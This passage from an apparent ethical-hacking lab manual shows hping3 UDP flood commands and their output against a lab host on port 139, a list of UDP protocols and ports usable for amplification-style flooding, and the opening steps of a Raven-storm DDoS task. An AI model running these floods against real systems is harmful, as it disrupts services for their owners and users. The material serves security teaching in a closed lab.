
33. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: The network interface might differ when you perform the task.

Note: If a **Software Update** pop-up appears click on **Remind me later**.



34. **Wireshark** displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source** IP address **10.10.1.13** via port **139**.



35. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the DoS attack.

Note: Here, we have used NetBIOS port 139 to perform a UDP application layer flood attack. Similarly, you can employ other application layer protocols to perform a UDP application layer flood attack on a target network.

Note: Some of the UDP based application layer protocols that attackers can employ to flood target networks include:

Note:

- **CharGEN** (Port 19)
- **SNMPv2** (Port 161)
- **QOTD** (Port 17)
- **RPC** (Port 135)
- **SSDP** (Port 1900)
- **CLDAP** (Port 389)
- **TFTP** (Port 69)

- **NetBIOS** (Port 137,138,139)
- **NTP** (Port 123)
- **Quake Network Protocol** (Port 26000)
- **VoIP** (Port 5060)

```

Applications Places System
hping3 -2 -p 139 --flood 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:28 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:24:2F:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]-[/home/attacker]
#hping3 -2 -p 139 --flood 10.10.1.19
HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.19 hping statistic ---
934443 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[*]-[root@parrot]-[/home/attacker]
#
  
```

36. This concludes the demonstration of how to perform DoS attacks (SYN flooding, PoD attacks, and UDP Application Layer Flood Attacks) on a target host using hping3.

37. Close all open windows and document all the acquired information.

Task 3: Perform a DoS Attack using Raven-storm


Raven-Storm is a DDoS tool for penetration testing that features Layer 3, Layer 4, and Layer 7 attacks. It is written in python3 and is effective and powerful in shutting down hosts and servers. It can be used to perform strong attacks and can be optimized for non typical targets.

Here, we will use Raven-storm tool to perform a DoS attack.


1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
5. Type **sudo rst** and press **Enter** to start Raven-storm tool.



6. Raven-storm tool initializes, as shown in the screenshot.



7. Type **l4** and press **Enter** to load **layer4** module (UDP/TCP).

